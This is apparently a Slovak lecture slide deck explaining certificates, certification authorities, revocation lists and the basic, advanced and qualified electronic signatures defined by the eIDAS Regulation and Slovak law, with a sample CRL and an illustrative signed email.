
Certifikát (III.)

- **Certifikáty** zväzujú verejný kľúč a vlastníka kľúča.
- **Certifikát pre elektronický podpis** je elektronické osvedčenie, ktoré spája údaje na validáciu elektronického podpisu s fyzickou osobou a potvrdzuje aspoň jej meno alebo pseudonym (Nariadenie eIDAS)




Certifikačná autorita (I.)

- Problém so správou certifikátov
- útok – útočník v strede (man in the middle attack)
- Potreba authority – 3. nezávislej strany



Certifikačná autorita (II.)

- Nezávislá autorita – spravuje certifikáty – vydáva, overuje, ruší ...




Certifikačná autorita (III.)

- Poskytovatelia dôveryhodných služieb = certifikačné authority + ...

The screenshot displays the go.eIDAS website interface. At the top, there is a navigation bar with the eIDAS logo and links for Regulation, Map, go.eIDAS, Blog, Forum, News, and social media icons. The main content area features a map of Europe with blue circles containing numbers representing the number of TSPs in each country. A sidebar on the left provides filtering options for services (eSignatures, eSeals, Website, TSA, PresS, EDS, ValS) and status (Granted). A sidebar on the right lists Trust Service Providers (TSPs) with their names and flags, including NLB d.d., POŠTA SLOVENIJE d.o.o., Ministry of Defence of Slovenia, EIUŠ d.o.o., Rekono d.o.o., SETCCE D.O.O., National Security Authority, Cybersecurity Competence and Certification Centre, Disig, a.s., Ministry of Defence Slovak Republic, First certification authority, a.s., National Agency for Network and Electronic Services, Ardaco a.s., brainit.sk, s. r. o., and Prvni certifikacni autorita, s.r.o.


Životný cyklus certifikátu (I.)



Životný cyklus certifikátu (II.)

Platnosť certifikátov

- položky **Not before** (od) a **Not after** (do)
- **overenie platnosti certifikátu** (doba, CRL, certifikačná cesta)
- Platnosť certifikátu sa môže ukončiť 3 spôsobmi:
 - **ukončením platnosti certifikátu**
 - **obnovením certifikátu**
 - **zrušením certifikátu**
- Subjekty:
 - **podpisovateľ** elektronického podpisu
 - **overovateľ** elektronického podpisu



Životný cyklus certifikátu (III.)

Zoznam zrušených certifikátov - certificate revocation list (CRL)

- elektronický dokument, ktorým vydavateľ certifikátov, ktorý spravuje tieto certifikáty, oznamuje predčasné ukončenie ich platnosti.
- periodicita vydávania
- štandard RFC 5280

Zoznam zrušených certifikátov

Všeobecné Zoznam zrušených certifikátov

Informácie o zozname zrušených certifikátov

Pole	Hodnota
Verzia	V2
Vydavateľ	CA Disig, Disig a.s., Bratislava, SK
Platnosť od	13. novembra 2011 23:00:00
Ďalšia aktualizácia	14. novembra 2011 23:00:00
Podpisový algoritmus	sha1RSA
Podpisový hashova...	sha1
Číslo zoznamu zruš...	2c ff
Identifikátor kľúča ...	Identifikácia kľúča=8d b2 49 68 9...

Zoznam zrušených certifikátov

Všeobecné Zoznam zrušených certifikátov


Zrušené certifikáty:

Sériové číslo	Dátum zrušenia
02 21 70 bb 6f 42 d0 c0 70 56 a8 00 ...	6. mája 2011 11:54:09
02 22 fc dc 8b 8c 52 6f 5c 6e f0 00 0...	8. apríla 2011 9:15:34
02 23 9e e5 1b b9 35 32 52 3e 77 00 ...	15. februára 2011 10:0...
02 25 4d 0f df df f0 ca 4d 2f c4 00 00...	18. februára 2011 9:16...

Zadanie zrušenia

Pole	Hodnota
Sériové číslo	02 23 9e e5 1b b9 35 32 52 3e 77 0...
Dátum zrušenia	15. februára 2011 10:02:14

Podpis (I.)

- latinského slova „signum“ 
- podpis priestorovo a obsahovo uzaviera nielen listinu, ale i samotný písomný právny úkon
- Podpis plní nasledujúce funkcie:
 - **označovaciú funkciu** – označuje osobu, ktorá vykonala právny úkon
 - **deklaračnú funkciu** – potvrdzuje obsah prejav vôle danej osoby
 - **dôkaznú funkciu** – potvrdzuje, že daný prejav vôle bol daný




Podpis (II.)

V právnej teórii a praxi sa rozoznáva niekoľko druhov podpisov:

- **vlastnoručný podpis**
- **overený, resp. osvedčený podpis**
 - udelenie oprávnenia na prístup a disponovanie s elektronickou schránkou
- **podpis nahradený mechanickými prostriedkami**
 - nahradenie podpisu pomocou pečiatky či faksimili, naskenovanie podpisu
- **elektronický podpis (aj zdokonalený, kvalifikovaný)**

Podpis (III.)

- Prostriedok na vytvorenie podpisu vs. Výsledok procesu písania (vytvorenia podpisu)
- Prostriedok – ruka, resp. končatina
- Obrázok – ruka -> podpis



Elektronický podpis (I.)

- Právna úprava
 - NARIADENIE EURÓPSKEHO PARLAMENTU A RADY (EÚ) č. 910/2014 o elektronickej identifikácii a dôveryhodných službách pre elektronické transakcie na vnútornom trhu (**Nariadenie eIDAS**) a o zrušení smernice 1999/93/ES
 - Zákon č. 272/2016 Z. z. o dôveryhodných službách
- 3 typy elektronického podpisu:
 - **(obyčajný) elektronický podpis**
 - **zdokonalený elektronický podpis**
 - **kvalifikovaný elektronický podpis**

- vyšší typ elektronického podpisu -> lepšie technické zabezpečenie -> väčšia právna istota
- rôzna forma technickej realizácie - email, naskenovaný podpis, dynamické biometrické podpisy ...

Elektronický podpis (II.)

Elektronický podpis

+

- **Nepopierateľnosť**
- **Autentickosť**
- **Integrita**

+

- **Kvalifikované zariadenie**
- **Kvalifikovaný certifikát**

Zdokonalený elektronický podpis

Kvalifikovaný elektronický podpis

(Obyčajný) elektronický podpis (I.)

(Obyčajný) elektronický podpis

- sú údaje v elektronickej forme, ktoré sú pripojené alebo logicky pridružené k iným údajom v elektronickej forme a ktoré podpisovateľ používa na podpisovanie;
- zákon o elektronickej podpise - nepoznal tento typ v takomto znení
- technická realizácia – podpis v rámci elektronickej pošty, naskenovaný podpis, dynamické biometrické podpisy ...

Článok II.

Odstúpenie od Zmluvy zo strany objednávateľa/zhotoviteľa

Objednávateľ/Zhotoviteľ odstupuje od zmluvy z dôvodu

[Zhotoviteľ si nesplnil v stanovenej lehote svoju povinnosť dodať predmet Zmluvy.]

Objednávateľ/Zhotoviteľ využil svoje právo jednostranne odstúpiť od Zmluvy v zmysle § 642 Občianskeho zákonníka v znení neskorších predpisov.

Toto odstúpenie bude zaslané zhotoviteľovi/objednávateľovi na vedomie.

V, dňa

Za objednávateľa:


Pavol Sokol

Objednanie

Predmet Test - obyčajný elektronický podpis

Test správy

--
Pavol Sokol, PhD.
Pavol Jozef Šafárik University in Košice
Center of information and communication technologies
Computer security incident response team (CSIRT-UPJS)
Šrobárova 2, 040 01 Košice, Slovakia
P +421 55 234 2425
E pavol.sokol@upjs.sk / csirt@upjs.sk
W csirt.upjs.sk
1BCE A941 94C8 E5A1 F2D3
1512 0463 2491 2B8C A377





Zdokonalený elektronický podpis (I.)

- je elektronický podpis, ktorý musí spĺňať ďalšie požiadavky.
- zákon o EP - elektronický podpis

- **Zdokonalený elektronický podpis**
 - a) je **jedinečne spojený s podpisovateľom (nepopierateľnosť podpisovateľa)**
 - b) umožňuje **určenie totožnosti podpisovateľa (autentifikácia podpisovateľa)**
 - c) je **vyhotovený pomocou údajov** na vyhotovenie elektronického podpisu, ktoré môže podpisovateľ s vysokou mierou dôveryhodnosti používať pod **svojou výlučnou kontrolou (nepopierateľnosť podpisovateľa)**
 - d) je prepojený s údajmi, ktoré sa ním podpisujú, takým spôsobom, že každú **dodatočnú zmenu údajov možno zistiť (integrita podpísaného elektronického dokumentu)**



Zdokonalený elektronický podpis (II.)

- technická realizácia – princíp technologickej neutrality
- Požiadavky na technickú realizáciu:
 - **Autentickosť (Authenticity)** – rozpoznanie a jednoznačná identifikácia osoby podpisujúcej určitý dokument v konkrétnom čase,
 - **Integrita (Integrity)** – zaručenie nezmenenia údajov počas doby od podpísania po overenie podpisu,
 - **Nepopierateľnosť (Nonrepudiation)** – znemožnenie podpisovateľovi poprieť, že dokument podpísal on
- existujúca technická realizácia – **digitálny podpis**
 - asymetrická kryptografia – súkromný a verejný kľúč

Kvalifikovaný elektronický podpis (I.)

- **Kvalifikovaný elektronický podpis** je zdokonalený elektronický podpis, ktorý navyše je:
 - vyhotovený s použitím **kvalifikovaného zariadenia** na vyhotovenie elektronického podpisu
 - založený na **kvalifikovanom certifikáte** pre elektronické podpisy
 - technická realizácia – súkromný a verejný kľúč





Kvalifikovaný elektronický podpis (II.)


